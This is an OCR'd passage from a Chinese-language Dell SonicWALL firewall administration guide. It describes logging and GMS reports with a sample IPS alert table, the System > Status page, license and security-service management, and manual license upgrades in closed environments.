
日志填满后，将删除一个或多个较旧的日志条目。您还可以单击**清除所有日志**按钮清除所有日志条目。

电子邮件提供了一种简单版本的日志暂留，而 GMS 提供了一个更加可靠而且可扩展的方法。

通过使用以纯文本或 HTML 格式传送日志的选项，可以轻松查看和重播所记录的事件。

GMS

要提供在整个企业中标识和查看事件的功能，将需要 GMS 更新。设备特定的感兴趣内容事件在 GMS 控制台的**报告 > 日志**查看器搜索页面显示，但也可在各种报告（例如，《一段时间以来排名前列的入侵软件》）中找到。



Category	Intrusions	% of Intrusions
1 ICMP	1056	89.0%

10/10 records are shown as detailed information

Priority	Type	Source	Destination	Intrusions	% of Intrusions
3	IPS Detection Alert: ICMP PING (SID=293)	10.50.165.226	10.50.165.3	46	3.9%
3	IPS Detection Alert: ICMP L3retriever Ping (SID=368)	10.50.165.226	10.50.165.3	44	3.7%
3	IPS Detection Alert: ICMP Echo Reply (SID=316)	10.50.165.3	10.50.165.226	44	3.7%
3	IPS Detection Alert: ICMP PING Windows (SID=291)	10.50.165.226	10.50.165.3	44	3.7%
2	IPS Prevention Alert: ICMP PING NMAP (SID=370)	10.50.165.226	10.50.165.3	30	2.5%
2	IPS Prevention Alert: ICMP PING NMAP (SID=370)	10.50.165.226	10.50.165.2	24	2.0%
3	IPS Detection Alert: ICMP PING (SID=293)	10.50.165.226	10.50.165.2	24	2.0%
3	IPS Detection Alert: ICMP Echo Reply (SID=316)	10.50.165.2	10.50.165.226	19	1.6%
3	IPS Detection Alert: ICMP L3retriever Ping (SID=368)	10.50.165.226	10.50.165.2	19	1.6%
3	IPS Detection Alert: ICMP PING Windows (SID=291)	10.50.165.226	10.50.165.2	19	1.6%
2 IM	73				6.1%

10/10 records are shown as detailed information

Priority	Type	Source	Destination	Intrusions	% of Intrusions
3	IPS Detection Alert: IM AIM -- Instant Message Received (SID=104)	64.12.28.156	10.50.165.231	15	1.3%
3	IPS Detection Alert: IM AIM -- Instant Message Received v5.9 (SID=1961)	64.12.28.156	10.50.165.231	15	1.3%
3	IPS Detection Alert: IM AIM -- Instant Message Received v5.9 (SID=1961)	64.12.28.158	10.50.165.231	11	0.9%
3	IPS Detection Alert: IM AIM -- Instant Message Received (SID=104)	64.12.28.158	10.50.165.231	11	0.9%
3	IPS Detection Alert: IM Yahoo! Messenger -- Status Availability Outbound (SID=1959)	10.50.165.231	216.155.193.170	4	0.3%
3	IPS Detection Alert: IM Yahoo! Messenger File Transfer -- HTTP Outbound (SID=1730)	10.50.165.231	216.155.194.210	2	0.2%
3	IPS Detection Alert: IM AIM -- Instant Message Received (SID=104)	205.188.7.156	10.50.165.231	2	0.2%
3	IPS Detection Alert: IM Yahoo! Messenger -- Instant Message Received (SID=1954)	216.155.193.170	10.50.165.231	2	0.2%
3	IPS Detection Alert: IM AIM -- Instant Message Received v5.9 (SID=1961)	205.188.7.156	10.50.165.231	2	0.2%
3	IPS Detection Alert: IM AIM -- Instant Message Received v5.9 (SID=1961)	205.188.7.158	10.50.165.231	1	0.1%

第 3 部分

系统

- 查看状态信息
- 管理 **Dell SonicWALL** 许可证
- 配置管理设置
- 管理 **SNMP**
- 管理证书
- 配置时间设置
- 设置日程
- 管理 **Dell SonicWALL** 安全设备固件
- 使用数据包监控
- 使用诊断工具
- 重启系统


15

查看状态信息

- 第 151 页的系统 > 状态
  - 第 152 页的系统消息
  - 第 152 页的系统信息
  - 第 153 页的安全服务
  - 第 154 页的最新的警告
  - 第 155 页的网络接口

系统 > 状态

系统 > 状态页面提供固件版本和系统开机时间、安全服务许可证状态、每个防火墙刀片的警告消息，以及网络接口区域分配和链路状态等系统信息。



此状态页面包含组织为五个部分的 Dell SonicWALL 安全设备相关信息：**系统消息**、**系统信息**、**安全服务**、**最新的警告**和**网络接口**。

主题：

- 第 152 页的系统消息
- 第 152 页的系统信息
- 第 153 页的安全服务
- 第 154 页的最新的警告
- 第 155 页的网络接口

系统消息

此为第一部分，且含一个图标，如黄色三角形警报图标等。任何视为与 Dell SonicWALL 安全设备中可能存在的配置问题有关的信息，例如密码、日志消息，以及 Dell SonicWALL 安全服务提供的通知、新固件通知和即将提供的安全服务说明，均显示在**系统消息**部分。如果启用**用户 > 设置**上的**显示上次登录以来的用户登录信息**，此部分也将显示用户登录信息：上次成功登录时间戳、所有用户成功登录尝试次数、失败登录尝试次数和管理员权限变化。

系统信息

该部分显示下列信息：

- **型号** - Dell SonicWALL 安全设备产品的类型。
- **产品代码** - Dell SonicWALL 安全设备型号的数字代码。
- **序列号** - 也是 Dell SonicWALL 安全设备的 MAC 地址。
- **验证代码** - 用于在 https://www.mysonicwall.com 的注册数据库中验证 Dell SonicWALL 安全设备的字母数字代码。
- **固件版本** - 在 Dell SonicWALL 安全设备中加载的固件版本。
- **安全模式版本** - Dell SonicWALL 安全设备中加载的安全模式固件版本。
- **ROM 版本** - 指示 ROM 版本。
- **CPU** - 显示最近 10 秒钟内的平均 CPU 使用率，以及 Dell SonicWALL 安全设备处理器的类型。单击**链接**图标将显示**公告板 > 多核监控**页面。
- **内存总数** - 指示 RAM 和闪存量。
- **系统时间** - 在 Dell SonicWALL 安全设备的内部时钟上注册的时间。
- **开机时间** - Dell SonicWALL 安全设备运行的时间长度（以天、小时和秒为单位）。
- **连接** - 显示 Dell SonicWALL 安全设备可以支持的最大网络连接数量、并发连接峰值数量，以及当前连接数量。单击**问号**图标将显示含链接到 **AppFlow > 流量报告**页面和**防火墙设置 > 高级**页面的弹出窗口。要关闭窗口，单击右上角的**关闭**。



- **连接使用** - 当前已建立的最大连接数百分比（即，此百分比是将当前连接数量除以最大连接数量得出的百分比）。
- **上次修改** - 最近修改系统的用户的 IP 地址以及最近修改的时间戳。
- **注册编码** - 注册码是在 http://www.mysonicwall.com 上注册 Dell SonicWALL 安全设备时生成的。

安全服务

如果您的 Dell SonicWALL 安全设备没有在 mysonicwall.com 上注册，**安全服务**部分中将会显示以下消息：**您的 Dell SonicWALL 安全设备未注册。单击此处注册您的 Dell SonicWALL 安全设备**。您需要一个 mysonicwall.com 帐户以注册您的 Dell SonicWALL 安全设备或激活安全服务。可以直接在 Dell SonicWALL 管理界面中创建 mysonicwall.com 帐户。




如果您的 Dell SonicWALL 安全设备已经注册，该部分将会显示可用的 Dell SonicWALL 安全服务列表，以及**已许可**或**未许可**状态。如果显示**已许可**，则**状态**列将显示许可证数量和在使用的许可证数量。单击**链接**图标将显示**系统 > 许可证**页面。Dell SonicWALL 安全服务和 Dell SonicWALL 安全设备注册由 mysonicwall.com 进行管理。



如需 Dell SonicWALL 安全服务和在 Dell SonicWALL 安全设备中激活这些服务的更多信息，请参见第 1335 页的安全服务。

最新的警告

与系统错误或攻击相关的所有消息都显示在该部分。攻击消息包括 AV 警告、禁止的电子邮件附件、欺骗性证书。系统错误包括已更改 WAN IP 和加密错误。单击**链接**图标将显示**公告板 > 日志监控**页面。



如需 Dell SonicWALL 安全设备记录的更多信息，请参见第 141 页的公告板 > 日志监控和第 1497 页的日志 > 设置。

网络接口

网络接口显示关于防火墙接口的信息。单击**链接**箭头将显示用于配置**网络**设置的**网络 > 接口**页面。“网络接口”部分显示的可用接口取决于 Dell SonicWALL 安全设备的型号。



16


管理 Dell SonicWALL 许可证

- 第 156 页的系统 > 许可证
  - 第 157 页的节点许可证状态
  - 第 157 页的安全服务摘要
  - 第 159 页的管理安全服务
  - 第 161 页的注册 Dell SonicPoint 设备

系统 > 许可证

△ 小心：设计上，无法配置 **Dell SonicWALL** 许可证管理器以使用第三方代理服务器。通过第三方代理服务器引导所有 **HTTP** 和 **HTTPS** 流量的网络可能会发生许可证管理器问题。

系统 > 许可证页面提供用于激活、升级或续订 Dell SonicWALL 安全设备许可证的链接。通过 Dell SonicWALL 管理界面的此页面，您可以管理您的 Dell SonicWALL 安全设备的所有许可证。**安全服务摘要**表中列出的信息更新自您的 mysonicwall.com 帐户。**系统 > 许可证**页面还包括指向 Dell SonicWALL 安全服务“免费”试用的链接。




主题：

- 第 157 页的节点许可证状态
- 第 157 页的安全服务摘要
- 第 159 页的管理安全服务
- 第 161 页的注册 Dell SonicPoint 设备

节点许可证状态

节点是连接到您的 LAN 的有 IP 地址的计算机或其他设备。

如果您的防火墙授权为无限节点，则**节点许可证状态**部分将显示以下消息：Dell SonicWALL 授权为无限节点/用户。不显示其他任何设置。



如果您的 Dell SonicWALL 安全设备未授权为无限节点，则**节点许可证状态**表中将会列出您的安全设备得到授权一次连接的节点数量、当前连接的节点数量，以及您的 **Node License Exclusion List** 中包含的节点数量。

目前经许可的节点表列出了连接到您的安全设备的各个节点的详细信息。如果没有连接任何节点，则不显示该表。

排除节点

排除节点后，将通过安全设备阻止其连接到您的网络。排除节点会为该 IP 地址创建一个地址对象，并将其分配到“节点许可证排除列表”地址组。

排除节点：

1. 在**系统 > 许可证**页面上选择您想要在**目前经许可的节点**表中排除的节点，并单击该节点的**排除**列中的**编辑**图标。
2. 此时显示警告，说明排除此节点将为其创建一个地址对象，并添加到**许可证排除列表**地址组中。单击**确定**排除节点。

您可以在管理界面的**网络 > 地址对象**页面中管理**许可证排除列表**组和地址对象。单击 **Node License Exclusion List** 链接以跳转至**网络 > 地址对象**页面。如需管理地址对象的说明，请参见第 343 页的网络 > 地址对象。


安全服务摘要

安全服务摘要表中列出了 Dell SonicWALL 安全设备上可用的和已激活的安全服务和支持服务。

主题：

- 第 158 页的安全服务表
- 第 158 页的支持服务表

安全服务表



安全服务摘要

Security Service	Status	Count	Expiration
Analyzer	Not Licensed		
App Control	Licensed		21 Jan 2017
App Visualization	Licensed		21 Jan 2017
Botnet Filter	Licensed		21 Jan 2017
Comprehensive Anti-Spam Service	Not Licensed		
Comprehensive Gateway Security Suite Upgrade			
Gateway AV/Anti-Spyware/Intrusion Prevention/App Control/App Visualization	Licensed		21 Jan 2017
Premium Content Filtering Service	Licensed		21 Jan 2017
Analyzer	Not Licensed		
Dynamic Support 8x5	Not Licensed		
Dynamic Support 24x7	Licensed		21 Jan 2017
Content Filtering Client	Not Licensed		
Gateway AV/Anti-Spyware/Intrusion Prevention/App Control/App Visualization	Licensed		21 Jan 2017
Global VPN Client	Licensed	2 Max: 25	
Global VPN Client Enterprise	Not Licensed		
Kaspersky: Enforced Client Anti-Virus and Anti-Spyware	Not Licensed		
McAfee: Client/Server Anti-Virus Suite	Not Licensed		
McAfee: Enforced Client Anti-Virus and Anti-Spyware	Not Licensed		
Nodes/Users	Licensed	Unlimited	
SSL VPN	Licensed	2 Max: 27	
SonicOS Expanded	Not Licensed		
Stateful High Availability	Not Licensed		
VPN SA	Licensed	20	
Virtual Assist	Not Licensed		
WAN Acceleration Client	Licensed	1	


该表包含以下列：

- **Security Service** - 列出了可用于 Dell SonicWALL 安全设备的所有可用 Dell SonicWALL 安全服务和升级。
- **Status** - 指示该安全服务已激活（**已许可**）、可用于激活（**未许可**），或不再可用（**已过期**）。
- **Count** – 指示所显示的许可证允许的节点/用户数。
- **Expiration** – 显示任何已许可的安全服务的到期日期。

在 Dell SonicWALL 安全设备下次自动同步您的 mysonicwall.com 帐户（每天一次）时，或者您可以单击**管理安全在线服务**面板中要与 **mysonicwall.com 同步许可证**后的**同步**按钮，**安全服务摘要**表中所列信息会从您的 mysonicwall.com 帐户更新。

如需 Dell SonicWALL 安全服务的更多信息，请参见第 1335 页的安全服务。

支持服务表



Support Service	Status	Expiration
Dynamic Support 24x7	Licensed	21 Jan 2017
Dynamic Support 8x5	Not Licensed	
Hardware Warranty	Licensed	21 Jan 2017
Software and Firmware Updates	Licensed	21 Jan 2017

支持服务表显示 Dell SonicWALL 安全设备支持服务的当前状态摘要。**支持服务表**列出设备的所有支持服务（如动态支持）、其当前状态以及到期日期。

管理安全服务



建立互联网连接后，建议您立即注册 SonicWALL 安全设备。注册 SonicWALL 安全设备可以获得以下好处：

- 免费试用 30 天 SonicWALL 入侵保护服务、SonicWALL 网关防病毒、内容过滤服务和客户端防病毒
- 激活 SonicWALL 反垃圾邮件
- 激活 SonicWALL 安全服务和升级
- 访问 SonicOS 固件更新
- 获取 SonicWALL 技术支持

主题：

- 第 159 页的注册 Dell SonicWALL 设备
- 第 160 页的在封闭环境中手动升级
- 第 160 页的激活网关防病毒、防间谍软件和 IPS 许可证
- 第 160 页的激活免费试用版

注册 Dell SonicWALL 设备

可在设备的入门指南中找到创建 MySonicWALL 帐户和注册设备的说明。首次登录主设备时，将显示软件交易协议 (STA) 表格，接受协议后方可继续操作。如果使用的是 CLI，继续操作前必须输入（或选择）**是**。接受 STA 后，固件或软件升级时不会显示该协议。

注：不会出售或与其他公司共享mysonicwall.com 注册信息。

入门指南也包含手动应用证书、手动同步证书和升级固件的说明。

在封闭环境中手动升级

如果您的 Dell SonicWALL 安全设备部署在不允许通过 Dell SonicWALL 安全设备直接连接互联网的高安全性环境中，您可以在 Dell SonicWALL 管理界面的**系统 > 许可证**页面中输入来自 http://www.mysonicwall.com 的加密许可证密钥信息。

注：手动升级加密许可证密钥组仅适用于封闭环境。如果您的防火墙已连接到互联网，建议您使用设备的自动注册和安全服务升级功能。

主题：

- 第 160 页的通过连接到互联网的计算机
- 第 160 页的通过 Dell SonicWALL 安全设备的管理界面

通过连接到互联网的计算机

1. 继续操作之前，确保您拥有一个 http://www.mysonicwall.com 帐户并且已将您的 Dell SonicWALL 安全设备注册到该帐户。
2. 登录到 www.mysonicwall.com 后，单击**已注册的 SonicWALL 产品**中列出的您已注册的 Dell SonicWALL 安全设备。
3. 单击**查看许可证密钥组**链接。文本框中显示的密码形式的文本是所选的 Dell SonicWALL 安全设备和已激活的安全服务的许可证密钥组。复制密钥组文本以便粘贴到**系统 > 许可证**页面中，或者打印该页面（如果您计划手动将密钥组输入到 Dell SonicWALL 安全设备中）。

通过 Dell SonicWALL 安全设备的管理界面

1. 确保您的 Dell SonicWALL 安全设备正在运行最新版 SonicOS。
2. 将来自第 3 步的密钥组粘贴（或输入）到**系统 > 许可证**页面 (SonicOS) **手动升级**部分的“密钥组”字段中。
3. 单击**提交**或**应用**按钮更新您的 Dell SonicWALL 安全设备。页面底部的状态字段显示已更新配置。
4. 您可以生成**系统 > 诊断 > 技术支持报告**，以确认升级详情。

注：手动升级后，**系统 > 许可证**页面不包含任何注册信息和升级信息。

小心：**如果出现警告消息：“需要 Dell SonicWALL 注册更新。请在注册您的 Dell SonicWALL 安全设备后，在‘系统’>‘状态’页面上更新您的注册信息。”忽略此消息。**

激活网关防病毒、防间谍软件和 IPS 许可证

要使用安全服务，您的设备必须在 MySonicWALL 上注册。如需创建 MySonicWALL 帐户和注册设备的相关信息，请参见入门指南。

由于 Dell SonicWALL 防间谍软件是 Dell SonicWALL 网关防病毒、防间谍软件和入侵保护服务的一部分，因此，您收到的激活密钥用于激活 Dell SonicWALL 安全设备上的全部三项服务。

如果您的 Dell SonicWALL 安全设备未激活 Dell SonicWALL 网关防病毒许可证，必须向 Dell SonicWALL 分销商或通过 mySonicWALL.com 帐户购买（仅限于美国和加拿大地区的客户）。

激活免费试用版

您可以尝试免费试用版的 Dell SonicWALL 网关防病毒、Dell SonicWALL 防间谍软件和 Dell SonicWALL 入侵保护服务。如需激活任何或全部安全服务免费试用的信息，参见设备的入门指南。

注册 Dell SonicPoint 设备

对于在以下国家或地区购买的 Dell SonicPoint ACi、ACi，或 N2 设备：

- 美国或日本，在您的 SonicPoint 连接到一台已注册的 Dell SonicWALL 网络安全设备之后，如果连接到网络，SonicOS 自动在 MySonicWALL 上注册 SonicPoint。这需要24个小时为您的 SonicPoint 自动注册。另外，也可以通过在：`http://www.mysonicwall.com` 上登录到您的帐户，从而在 MySonicWALL 上手动注册您的 SonicPoint。
- 其它国家或地区，在您的 SonicPoint 连接到一台 Dell SonicWALL 网络安全设备之后，SonicOS 会在 **SonicPoint > SonicPoints** 页面上显示一个**注册**按钮。单击**注册**将打开一个对话框，您可以在其中选择您的国家或地区代码。如需选择国家或地区代码的更多信息，请参见第 569 页的日本和国际 SonicPoint 支持。Dell SonicPoint 无线接入点包含 Dell SonicWALL 24x7 支持的初始订阅。为了接收技术支持， SonicPoint 必须有一个有效的支持订阅。

17

配置管理设置

- 第 163 页的系统 > 管理
  - 第 164 页的防火墙名称
  - 第 164 页的管理员名称 & 密码
  - 第 165 页的登录安全
  - 第 166 页的多管理员
  - 第 167 页的增强的审核记录支持
  - 第 168 页的 Web 管理设置
  - 第 169 页的前板管理接口
  - 第 170 页的客户端证书检查
  - 第 172 页的检查证书过期设置
  - 第 172 页的 SSH 管理设置
  - 第 173 页的高级管理
  - 第 174 页的下载 URL
  - 第 174 页的语言

系统 > 管理

系统 > 管理页面提供用于配置 Dell SonicWALL 安全设备以实现安全可靠的远程管理的设置。



您可以使用包括 HTTPS、SNMP 或 Dell SonicWALL 全球管理系统 (SonicWALL GMS) 在内的多种方法来管理防火墙。

